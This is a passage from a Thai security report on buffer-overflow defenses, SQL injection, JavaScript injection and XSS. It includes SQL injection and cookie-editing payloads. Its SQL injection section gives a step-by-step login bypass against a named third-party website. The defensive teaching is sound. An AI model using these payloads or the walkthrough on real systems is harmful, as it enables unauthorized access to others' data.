
- ทำการตรวจสอบดูว่าเป็นฟังก์ชันที่เสี่ยงต่อการเกิด buffer overflow หรือไม่ ถ้าใช่ ก็ทำการแสดงผลออกทางหน้าจอแล้วค้นหาฟังก์ชันต่อไป ถ้าไม่ใช่ก็ข้ามไปหาฟังก์ชันอื่น จนหมดบรรทัด
- ทำการอ่านบรรทัดถัดไปของ source code จนหมด จึงจบการทำงาน

3.2 Stack-smashing protection

เป็นการป้องกันการเกิด buffer overflow โดยการตรวจสอบไปที่ stack ว่าจะต้องไม่มีการเปลี่ยนแปลงเมื่อฟังก์ชันคืนค่ากลับไป ซึ่งสามารถทำได้หลายวิธีด้วยกัน

3.2.1 Lancelot Guard

Lancelot Guard เป็นโปรแกรมที่พัฒนาเพื่อการศึกษาการป้องกัน buffer overflow แบบ Stack-smashing protection โดยมีหลักการทำงานเป็น flow chart ดังนี้



รูปที่ 3.2 โฟลว์ชาร์ตของโปรแกรม Lancelot Guard

3.2.1.1 ขั้นตอนการทำงาน

- Stack Guard จะทำหน้าที่ดักฟังก์ชันที่โปรแกรมเรียกใช้ เช่น strcpy() เป็นต้น จากนั้นทำการคำนวณความกว้างของ buffer ว่าสามารถรองรับได้ขนาดเท่าไร โดยดูจากตำแหน่งของตัวแปรที่ถูกกระทำ กับ pointer ESP
- ทำการเทียบดูว่า ฟังก์ชันเขียนข้อมูลลงไปมากกว่าขอบเขตที่ buffer มีอยู่หรือไม่ ถ้ามากกว่า ให้ทำการ kill process นั้นไปแล้วส่งค่า log ไปยัง /var/log/secure แต่ถ้าไม่ก็ให้ process นั้นทำงานต่อไป
- ฟังก์ชันที่ lancelot guard สามารถดักได้นั่นคือ


```
char *(*strncpy_t) (char *dest, const char *src, size_t n);
void *(*memcpy_t) (void *dest, const void *src, size_t n);
char *(*strcpy_t) (char *dest, const char *src);
wchar_t *(*wcscpy_t) (wchar_t *dest, const wchar_t *src);
char *(*stpcpy_t) (char *dest, const char *src);
wchar_t *(*wcpcpy_t) (wchar_t *dest, const wchar_t *src);
char *(*strcat_t) (char *dest, const char *src);
char *(*strncat_t) (char *dest, const char *src, size_t n);
wchar_t *(*wcscat_t) (wchar_t *dest, const wchar_t *src);
char *(*getwd_t) (char *buf);
```

3.2.1.2 ตัวอย่างการทำงานของ lancelot guard

```
char *stpcpy(char *dest, const char *src)
fp = __builtin_frame_address(2) // ตำแหน่งเริ่มต้นของ stack
bufsize = fp - dest;  // หาขนาดของบัฟเฟอร์
if ((len = strnlen(src, bufsize)) == bufsize){ // ตรวจสอบว่าเลยบัฟเฟอร์หรือไม่
send_log("stpcpy()"); // ส่งค่า log
activated("Overflow caused by stpcpy()"); // kill process
}
```

3.3 การป้องกัน Executable space


การป้องกัน executable space เป็นการป้องกันการเกิด buffer overflow โดยการทำให้กระบวนการทำงานของมัน ไม่สามารถทำงานได้ ซึ่งทำได้ดยทำการสุ่มตำแหน่ง address (ASLR) แล้วทำให้ส่วนของ memory ไม่สามารถเขียนหรือเรียกทำงาน (execute) ได้ ซึ่งทำให้ shellcode ที่ส่งเข้าไปไม่สามารถทำงานได้นั่นเอง ตัวอย่างของวิธีการนี้ได้แก่ PaX และ Exec-Shield



รูปที่ 3.3 รูปแสดงการป้องกัน Executeable space

3.4 การสุ่มตำแหน่งพื้นที่ของ address

ในการโจมตีด้วยวิธี Stack overflow จะเห็นว่าผู้โจมตีจะพยายามเขียนทับค่า return address บน stack เพื่อชี้ไปยัง buffer



รูปที่ 3.4 รูปแสดงการสุ่มตำแหน่งพื้นที่ของ address

จากรูปจะเห็นว่าจะต้องรู้ตำแหน่ง address คร่าวๆของ buffer บน stack สำหรับการเขียนทับไปยัง return address เพื่อชี้กลับมาในตำแหน่งที่ shell code อยู่ ดังนั้นจึงมีการสุ่มตำแหน่งเพื่อเป็นการยากในการค้นหาตำแหน่งที่แน่นอนของ buffer โดยตัวอย่างของโปรแกรมที่ป้องกันการเกิด buffer overflow นี้ได้แก้ exec-shield-randommizes ซึ่งจะทำการสุ่ม

- Stack ของโปรแกรม
- ตำแหน่งของ share Library
- จุดเริ่มต้นของ Heap ในโปรแกรม

3.5 Intrusion-detection software

การใช้ Intrusion-detection software (IDS) เป็นการป้องกันการเกิด buffer overflow โดยอาศัยการจดจำรูปแบบของการทำโจมตี เช่น shell code ที่นิยมใช้ในการโจมตี รวมไปถึงการใช้ NOP Sled ซึ่งเป็นการใช้คำสั่ง No Operation ติดต่อกันมากจนผิดปกติ เป็นต้น

บทที่ 4
ภัย และการป้องกันภัยจากอินเตอร์เน็ท

การ exploit บางอย่างต้องการผู้ที่มีทักษะความสามารถสูงในการพัฒนา เช่น การทำให้เกิด Buffer Overflow โดยหลีกเลี่ยงบริการบางอย่าง เช่น Secure Shell แต่การ exploit บางประเภทก็ไม่จำเป็นต้องมีทักษะสูงมากนักในการ exploit ให้สำเร็จได้ เช่นการโจมตีโดยการใส่ข้อมูลที่ผิดพลาดลงบน form ที่ปราศจากการตรวจสอบข้อมูลที่ถูกต้อง

โดยมุมมองทางวิชาการแล้วการโจมตีโปรแกรมประยุกต์สามารถแบ่งออกได้ 3 ประเภทหลักๆ ดังต่อไปนี้

1. **Syntactic Attacks** เกิดขึ้นจากการที่ระบบเชื่อในสิ่งที่โปรแกรมได้รับข้อมูลเข้ามาแล้วทำให้โปรแกรมเกิดการทำงานผิดพลาดขึ้น เช่น SQL Injection ซึ่งถือว่าเป็นตัวอย่างที่ดี เป็นต้น
2. **Semantic Attacks** เป็นการเปลี่ยนแปลงค่าข้อมูลในการส่งไปให้โปรแกรมประยุกต์ทำงาน เช่น โปรแกรมของเราต้องการให้ไฟล์ login.html เป็น argument แต่จะเกิดอะไรขึ้นถ้าเราเปลี่ยน login.html เป็น /etc/passwd
3. **Logical Attacks** คือการทำให้การทำงานของโปรแกรมไม่สามารถทำงานต่อได้ เช่น การ upload ไฟล์ที่มีขนาดใหญ่เกินไป เป็นต้น

4.1 SQL Injection

SQL Injection คือการที่ในเว็ปมีการรับข้อมูลจากผู้ใช้งาน แล้วนำไปใช้ในการสั่งให้ฐานข้อมูลทำงาน แล้วผู้ใช้พยายามที่จะหลอกโปรแกรมให้ทำงานนนอกเหนือจากที่เราต้องการ หรือ หลอกให้โปรแกรมทำงานโดยผ่านการตรวจสอบเงื่อนไขบางอย่าง ซึ่งการทำ SQL Injection สามารถเกิดขึ้นได้ 3 รูปแบบคือ

- Numeric SQL Injection
- String SQL Injection
- Blind SQL Injection

4.1.1 Numeric SQL Injection

Numeric SQL Injection เป็นรูปแบบหนึ่งของการทำ SQL Injection โดยลักษณะของการ Inject นั้นจะเป็นลักษณะของการใช้ตัวเลขเท่านั้น เพื่อให้ได้มาซึ่งจุดประสงค์ที่ผู้โจมตีต้องการ

4.1.2 การป้องกัน Numeric SQL Injection

จากสถานการณ์สมมติที่ผ่านมา เราได้พบว่า การใช้ SQL Statement ที่ไม่รอบคอบอาจก่อให้เกิดการทำ SQL Injection ขึ้นได้ พิจารณาอีกครั้งกับตัวอย่างนี้

SELECT * FROM user_data WHERE user_id = **userid**

การใส่ค่าของ userid ลงไปนั้น อาจเป็นอะไรก็ได้ เช่น String หรือ ค่า Integer ดังนั้นถ้าเราคิดที่จะใส่ ค่าอย่างอื่นนอกเหนือจากที่ statement เพื่อทำ sql injection ก็จะสามารถเกิดขึ้นได้ทันที่

SELECT * FROM user_data WHERE user_id = **userid** or 1=1

เพราะฉะนั้นการป้องกันที่ดีสำหรับกรณีนี้คือ

1. ใส่เครื่องหมาย ' หรือ " ครอบตัวแปลที่มีการส่งค่ามาเพื่อประมวลผลบนฐานข้อมูล
2. จากข้อ 1 ควร ใส่เครื่องหมาย \ ทุกครั้งที่มีการตรวจพบเครื่องหมายที่อาจก่อให้เกิดการทำงานของ SQL Statement ที่ผิดพลาด เช่น ', " เป็นต้น
3. ตรวจสอบข้อมูลที่ผู้ใช้งานใส่ลงไปทุกครั้งว่าเป็นข้อมูลที่ถูกต้องหรือไม่ก่อนส่งไปให้ SQL Statement เพื่อทำให้ฐานข้อมูลประมวลผล

4.1.3 String SQL Injection

String SQL Injection เป็นรูปแบบหนึ่งของการทำ SQL Injection โดยลักษณะของการ Inject นั้นจะเป็นลักษณะของการใช้สายอักขระในการ inject เพื่อให้ได้มา ซึ่งจุดประสงค์ร้ายที่ผู้โจมตีต้องการ

4.1.4 การป้องกัน String SQL Injection

จากสถานการณ์สมมติที่ผ่านมา เราพบว่าตัวอย่างนั้นได้แก้ปัญหาไปแล้วข้อนึงคือมีการใช้ " ครอบตัวแปล

SELECT * FROM user_data WHERE first_name = **'first_name'**

แต่ไม่มีการตรวจเครื่องหมาย ' หรือ " ก่อนดังนั้นจึงยังก่อให้เกิดปัญหา SQL Injection ได้อีกเช่นกัน

SELECT * FROM user_data WHERE first_name = **'first_name' or 'x'='x'**

เพราะฉะนั้นการป้องกันที่ดีสำหรับกรณีนี้คือ

1. **ควรใส่เครื่องหมาย \ ทุกครั้งที่มีการตรวจพบเครื่องหมายที่อาจก่อให้เกิดการทำงานของ** SQL Statement **ที่ผิดพลาด เช่น ', " เป็นต้น**
2. **ตรวจสอบข้อมูลที่ผู้ใช้งานใส่ลงไปทุกครั้งว่าเป็นข้อมูลที่ถูกต้องหรือไม่ก่อนส่งไปให้** SQL Statement **เพื่อทำให้ฐานข้อมูลประมวลผล**

4.1.5 Blind SQL Injection

ผู้โ จมตีจะลองทำ SQL Injection โดยลองใส่ข้อมูลที่ทำให้เกิดการ query SQL Statement ที่ผิดพลาดแล้วเกิดผลให้มีการแสดงข้อความที่ผิดพลาดออกมา ถ้า server แสดงข้อความที่ผิดพลาดออกมา ผู้โจมตีก็สามารถหาวิธีในการเจาะจากข้อความแสดงความผิดพลาดนั้นได้ แต่ถ้า administrator มีความรอบคอบเพียงพอไม่ให้แสดงความความที่ผิดพลาด ก็สามารถช่วยได้เช่นกัน **แต่ โชคร้ายตรงที่ มันก็ยังไม่เพียงพอ** ถ้า application ไม่มีการแสดงข้อมูลที่ผิดพลาด ก็อาจจะต้องเจอกับเหตุการณ์การโจมตีแบบ "Blind" SQL Injection ได้เช่นกัน

ช่องโหว่แบบ Blind SQL Injection นั้นส่วนมากจะมีจุดประสงค์ในการค้นหาข้อมูลที่เราต้องการ โดยใช้เทคนิค brute force เพื่อให้ได้ข้อมูลมา ซึ่งไม่ได้เกิดขึ้นได้ง่ายนัก เราจะลองแสดงผลกระทบที่เกิดขึ้นให้เห็นว่า หากเหตุการณ์นี้เกิดขึ้น จะก่อให้เกิดความเสียหายได้อย่างไร

4.1.6 การป้องกัน Blind SQL Injection

สำหรับภาษา PHP นั้นการเกิด Blind SQL Injection จะเกิดได้ยากมากกรณีที่มีการป้องกันไว้ทั้ง 3 หัวข้อดังต่อไปนี้แล้ว

1. ใส่เครื่องหมาย ' หรือ " ครอบตัวแปลที่มีการส่งค่ามาเพื่อประมวลผลบนฐานข้อมูล
2. จากข้อ 1 ควร ใส่เครื่องหมาย \ ทุกครั้งที่มีการตรวจพบเครื่องหมายที่อาจก่อให้เกิดการทำงานของ SQL Statement ที่ผิดพลาด เช่น ', " เป็นต้น
3. ตรวจสอบข้อมูลที่ผู้ใช้งานใส่ลงไปทุกครั้งว่าเป็นข้อมูลที่ถูกต้องหรือไม่ก่อนส่งไปให้ SQL Statement เพื่อทำให้ฐานข้อมูลประมวลผล

ถึงแม้จะเกิดยากก็จริง แต่ก็สามารถเกิดขึ้นได้ เช่นกรณีของ Mercury Board Version 1.1.1 ก็สามารถทำได้แต่ต้องอยู่ภายใต้สภาวะที่ทำงาน **PHP เวอร์ชันต่ำกว่า 4.0.0 และ MySQL เวอร์ชันต่ำกว่า 3.22.0 เท่านั้น โดยปัญหาอยู่ที่การใช้งาน Syntax UNION** ซึ่งปัจจุบันนี้ปัญหาเหล่านั้นก็ได้หมดลงไปแล้ว

4.1.7 ตัวอย่างเว็บไซต์ที่สามารถทำ SQL Injection ได้

Ethic

" การสาธิตการเจาะระบบและการ Injection ทั้งหมด ล้วนกระทำขึ้นเป็นกรณีศึกษา เพื่อให้เกิดความตระหนัก ถึงความสำคัญในการรักษาความปลอดภัยของระบบ Web Application และทราบถึงแนวคิดในการเจาะระบบของแฮกเกอร์ เพื่อให้เข้าใจ และสามารถนำไปใช้ปรับปรุงการป้องกันได้อย่างมีประสิทธิภาพเท่านั้น มิได้มีเจตนาเผยแพร่เพื่อให้ฝึกฝนหรือกระทำตามอันอาจก่อให้เกิดความเสียหายแก่ ทรัพย์สินของผู้อื่นๆได้ ในสาธิตตลอดจนการศึกษาการเจาะระบบทั้งหมด กระทำการขึ้นเพื่อวัตถุประสงค์ทางการศึกษา และเมื่อเจาะระบบสำเร็จก็ถือว่าการศึกษาจบลง โดยไม่มีการแสวงหาผลประโยชน์เพิ่มเติมจากเว็บไซต์ที่สามารถเจาะได้"

รายละเอียดเกี่ยวกับเว็บไซต์

www.thaifood.org เป็นเว็บไซต์ที่ให้บริการข้อมูลทางด้านธุรกิจเกี่ยวกับอาหารในประเทศไทย โดยผู้ที่จะสามารถรับชมข้อมูลได้นั้นจะต้องเป็นสมาชิกของสมาคมเท่านั้น

จุดอ่อนของเว็บไซต์

จากการตรวจสอบพบช่องโหว่ในส่วนของการพิสูจน์สิทธิเพื่อล็อกอินเข้าสู่ระบบ ซึ่งสามารถใช้คำสั่ง SQL injection ในการผ่านระบบพิสูจน์สิทธิได้ ทำให้ผู้ที่ไม่ได้เป็นสมาชิกก็สามารถเข้าไปอ่านเอกสารทางธุรกิจได้เช่นกัน

สคริปต์ที่สามารถเจาะเข้าสู่ระบบได้

จากการทดลองเจาะระบบได้พบจุดบกพร่องที่สามารถล็อกอินเข้าสู่หน้าของสมาชิก ได้โดยการดัดแปลงสคริปต์เพียงเล็กน้อยดังนี้

Member Login : xxx

Password: xxx' or 'x'=x

โดยให้ x สามารถใส่อะไรก็ได้


ขั้นตอนการเจาะระบบ

1. เข้าสู่เว็บไซต์ www.thaifood.org

2. login เข้าสู่ระบบโดยการทำ SQL Injection


Member Login : xxx

Password: xxx' or 'x'=x



รูปที่ 4.1 หน้า Login ของเว็บไซต์

3. หลังจาก login แล้วจะขึ้นหน้าที่แสดงรายการเอกสารต่างๆ



รูปที่ 4.2 หน้าในส่วนของสมาชิกเมื่อ Login ได้สำเร็จ

4.2 Javascript injection

Javascript injection เป็นเทคนิคการแก้ไขค่าต่าง ๆ ในเพจนั้นโดยไม่ต้องเซฟ htmlนั้นออกมาซึ่งส่งผลให้ค่า referer ไม่มีการเปลี่ยนแปลง เพื่อใช้ในการหลบการตรวจสอบ referer จากทาง server มีวิธีการขั้นต้น 3 วิธีดังนี้:

4.2.1 Injection Basics

Javascript injections จะถูกสั่งให้จาก URL bar ที่เราใช้ใส่ address เพื่อที่จะเข้าเวบนั่นแหละครับ โดยปกติเราจะเข้าเว็บไซต์โดยใส่ address ดังนี้ใช่ไหมครับ http://www.google.co.th เมื่อเราเรียก url นี้ browser จะเข้าใจว่าเราจะเรียกการทำงานผ่าน http protocal แต่รู้ไหมว่า javascript ก็สามารถรันอย่างนี้ได้เช่นกัน โดยการใส่ javascript:xx; ลงในช่อง url นำหน้า address ดังนี้

```
javascript:alert('Hello, World'); http://www.google.co.th
```

จะเห็นว่าเราสามารถส่ง javascript เพื่อไปรันใน google.co.th ได้ โดยคำสั่ง javascript ที่เราจะใช้ในการโจมตีมี 2 คำสั่งคือ alert(); and void(); โดยเราไม่จำเป็น ที่จะต้องใส่คำสั่งทีละๆ คำสั่ง เราสามารถใส่ หลายๆ คำสั่งได้ดังนี้ javascript:alert('Hello'); alert('World');

4.2.2 Cookie Editing

อันดับแรกในการแก้ค่า cookie เราต้องทำการดู cookie ทั้งหมดในเว็บนั้นก่อนว่ามีอะไรบ้าง โดยการส่ง injection ไปในไซต์ดังนี้

```
javascript:alert(document.cookie);
```

และในการ แก้ไข variable ใดๆ ในเว็บเราจะใช้คำสั่ง void();ในการโจมตี ดังนี้

```
javascript:void(document.cookie="Field = myValue");
```

คำสั่งด้านบนจะทำให้ค่า cookie ที่ชื่อว่า Field มีค่าเป็น myValue การ injection cookie นี้ใช้สำหรับเวบไซต์บางเว็บไซต์ ที่มีการใช้ cookie ในการ login หรือ การเก็บข้อมูลที่สำคัญๆ เช่น ยอดซื้อสินค้า หรือ บัตรเครดิตเป็นต้น เช่นหากการเข้าระบบถูกครวจสอบด้วย cookie เราก็สามารถที่เข้าระบบโดยไม่ต้อง login ดังนี้

```
javascript:void(document.cookie="Authorized=yes");
```

คือให้มีการแก้ค่า cookie ที่ใช้ในการตรวจสอบให้เป็นจริง เราก็เข้าระบบได้แล้วครับ

4.2.3 Form Editing

ส่วนวิธีการสุดท้ายก็เพื่อใช้ในการหลบการตรวจสอบการแก้ค่าโดยการ check referer ที่ได้กล่าวไปในข้างต้น ทำให้เราไม่สามารถที่จะ save html ของเพจนั้นมาแก้ค่า แต่เราสามารถที่จะส่ง injection สั้นๆ เพื่อทำการแก้ค่าใน form นั้นได้ แต่ก่อนที่เราจะมาบอกวิธีในการ hack เราจะต้องเข้าใน variable form ใน javascript ซะก่อนว่า form ทั้งหมดของ javascript นั้นจะเก็บเป็น array ในตัวแปร form ทั้งหมดดังนี้ forms[x] โดย X จะเป็นเลขใดๆ ที่เอาไว้แทนลำดับของ form ในเพจนั้นๆ โดย form แรกจะเริ่มต้นที่ 0 form แรก ก็จะถูกเรียกผ่านตัวแปร forms[0]

โดยการเรียก form แรกของเพจเราก็จะเรียกผ่านตัวแปรดังนี้ document.forms[0].to.value โดย to นั้นคือชื่อของ hidden ที่ซ่อนอยู่ โดยเราสามารถใช้ alert ในการตรวจสอบการมีอยู่ของตัวแปรนั้นได้ ดังนี้

```
javascript:alert(document.forms[0].to.value)
```

เมื่อเราพบว่าตัวแปรที่เราต้องการจะแก้ค่านั้นมีอยู่จริงแล้วเราจะใช้คำสั่ง void ในการแก้ค่า hidden ดังนี้

```
javascript:void(document.forms[0].to.value= email@nhacks.com_CLOAKING)
```

โดยคำสั่งด้านบนจะเปลี่ยนค่าตัวแปร hidden ที่ชื่อ email ที่อยู่ใน form เป็น " email@nhacks.com_CLOAKING" โดยเราสามารถใช้คำสั่ง alert(); ตามเพื่อตรวจสอบการเปลี่ยนแปลงค่า hidden

การตรวจสอบค่าฝั่ง client โดยใช้ javascript ไม่มีความปลอดภัยดังนั้นการตรวจสอบค่าใดๆ ในเว็บ ควรทำที่ฝั่ง server ด้วยเพื่อตัดปัญหาเรื่องนี้ แต่ปัญหานี้ไม่พบใน firefox เกิดกับเฉพาะ IE

4.2.4 การป้องกันการเกิด Javascript Injection

1. เราพบว่าสาเหตุหนึ่งที่เกิด Javascript Injection ก็เพราะโปรแกรมที่ programmer พัฒนาขึ้นมีการส่งค่าตัวแปรที่สำคัญๆ ผ่าน hidden field ดังนั้นเราจึงไม่ควรมีการเก็บค่าที่สำคัญๆ ไว้ทางฝั่ง Client ควรจะเก็บไว้ประมวลผลที่ฝั่งของ Server เท่านั้น

2. การปิดหรือยกเลิกการทำงาน Javascript ของ Browser ก็สามารถป้องกันได้ แต่อาจทำให้ Javascript ที่สำคัญตัวอื่นไม่สามารถทำงานตามไปด้วย

4.3 Cross-Site Scripting (XSS)

Cross-Site Scripting จะเกิดขึ้นเมื่อเวลาที่เราป้อนค่าเข้าไปใน Web Browser เพื่อส่งให้กับ Web Server เช่น การป้อน Username และ Password หรือ การคีย์ข้อมูลลงใน Web Board หลังจากที่เรากดปุ่ม Submit หรือกดปุ่ม Enter เพื่อส่งข้อมูลให้ Web Server ทาง Web Server จะสร้าง Web Page ตอบกลับมายัง Web Browser ของเราในลักษณะที่เป็น Dynamic Content เช่น ถ้าเราป้อนชื่อผิด Web Server ก็จะแจ้งว่าชื่อนั้นไม่มีในระบบ เป็นต้น

หาก Web Server มีการนำข้อมูลที่เราป้อนใส่ลงไปใน Web Page กลับมาแสดงเป็นผลลัพธ์ให้เราเห็นหลังจากที่เราได้ป้อนข้อมูลลงไป แล้ว Hacker สามารถป้อนข้อมูลที่ไม่ใช่ข้อมูลปกติลงไปในช่อง Input เช่น ป้อนข้อมูลเข้าไปในรูปแบบของ JavaScript ซึ่งสามารถ ทำงานตามที่ Hacker ต้องการได้ เช่น สามารถขโมย Cookie ที่อยู่ในเครื่อง PC ของเราส่งกลับไปหา Hacker ได้

ช่องโหว่ในลักษณะ Cross-Site Scripting นี้ เราจะเห็นได้บ่อยๆ ใน Search Engine ที่มีการทวน Search Keyword ที่เราป้อนลงไป หรือใน Web Site ที่มีการทวน String ของข้อมูลที่เราป้อนลงไป ในลักษณะของ error message หรือ รูปแบบของ Web Form ที่มีการทวนข้อมูลหลังจากที่เราคีย์เข้าไปในตอนแรก และ พวก Web Board ที่อนุญาตให้ User สามารถเข้ามา POST ข้อมูลได้ เป็นต้น

เมื่อ Hacker พบว่า Web Site มีช่องโหว่ให้สามารถทำ Cross-Site Scripting ได้ Hacker ก็จะเขียน Script ที่สามารถดูดข้อมูลส่วนตัว ของเราที่เก็บไว้ในเครื่องเราเองในลักษณะที่เป็น Cookie ส่งกลับไปหา Hacker ให้ Hacker สามารถดูข้อมูลของเราได้อย่างง่ายดาย หรือ ส่งพวก Malicious Script แปลกๆ มา Run บนยังเครื่องเราตามที่ Hacker ต้องการก็สามารถที่จะทำได้หาก Web Browser ของเรานั้น อนุญาตให้ Run Script ต่างๆ ได้ เช่น JAVA Script เป็นต้น

4.3.1 วิธีการป้องกันช่องโหว่ Cross-Site Scripting (XSS)

วิธีสำหรับ User ที่ใช้งานทั่วไป

- ถ้าคุณสังเกตเห็นช่องโหว่ cross-site scripting ในเว็ปไซต์ใดโปรแจ้งให้เว็ปมาสเตอร์ของเว็ปไซต์นั้นได้รับทราบและส่งสำเนา (cc) ให้ CERT Coordination Center ด้วย

- วิธีการที่ดีที่สุดในการป้องกันสำหรับ User คือการปิดการทำงานของ scripting ของบราวเซอร์ถ้าไม่จำเป็นต้องใช้ อย่างไรก็ตามวิธีนี้ก็ไม่สามารถป้องกัน HTML ที่มุ่งร้ายที่ซ่อนไว้ได้ คุณจึงควรป้องกันโดยการเข้าใช้เว็ปเพจที่เกี่ยวข้องนั้นโดยตรง แทนที่จะคลิกลิงค์จากแหล่งที่คุณไม่รู้จักหรือไม่น่าเชื่อถือ เช่น การไม่ไว้ใจลิงค์ที่อยู่ในข้อความอีเมลที่พาไปยังเว็ปไซต์ธนาคารของคุณ ถ้าคุณจำเป็นต้องเข้าไปยังเว็ปไซต์ของธนาคารจริง ๆ ก็ควรไปยังเว็ปไซต์นั้นโดยตรง และต้องระมัดระวังให้ดีเมื่อจะต้องป้อนข้อมูลส่วนตัวด้วย

วิธีสำหรับ Programmer

